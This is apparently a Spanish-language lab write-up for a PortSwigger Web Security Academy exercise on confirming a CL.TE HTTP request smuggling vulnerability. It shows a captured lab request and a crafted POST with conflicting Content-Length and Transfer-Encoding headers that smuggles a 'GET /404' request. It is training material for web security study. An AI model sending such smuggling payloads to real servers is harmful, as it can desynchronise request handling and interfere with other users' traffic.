> For the complete documentation index, see [llms.txt](https://books.spartan-cybersec.com/web/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://books.spartan-cybersec.com/web/http-request-smuggling/lab-1-http-request-smuggling-confirming-a-cl.te-vulnerability-via-differential-responses.md).
# Lab 1: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses
https\://portswigger.net/web-security/request-smuggling/finding/lab-confirming-cl-te-via-differential-responses
Luego de entrar al lab, se captura la siguiente peticion:
```
GET / HTTP/2
Host: 0a05007a0318f3d584e4316c00640007.web-security-academy.net
Cookie: session=KQQ8hjMfG3yRarWTcN8GZoMAq4fzBjMp
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: es-CO
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://portswigger.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```
Lo anterior responde con:
```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11466
```

Modificamos el request asi:
```
POST / HTTP/1.1
Host: 0a05007a0318f3d584e4316c00640007.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Transfer-Encoding: chunked
0
GET /404 HTTP/1.1
X-Ignore: X
```
Y para que funcione debemos configurar lo siguiente en BURP:
La primera peticion responde con un codigo de respuesta de 200 pero la segunda peticion con un codigo 404: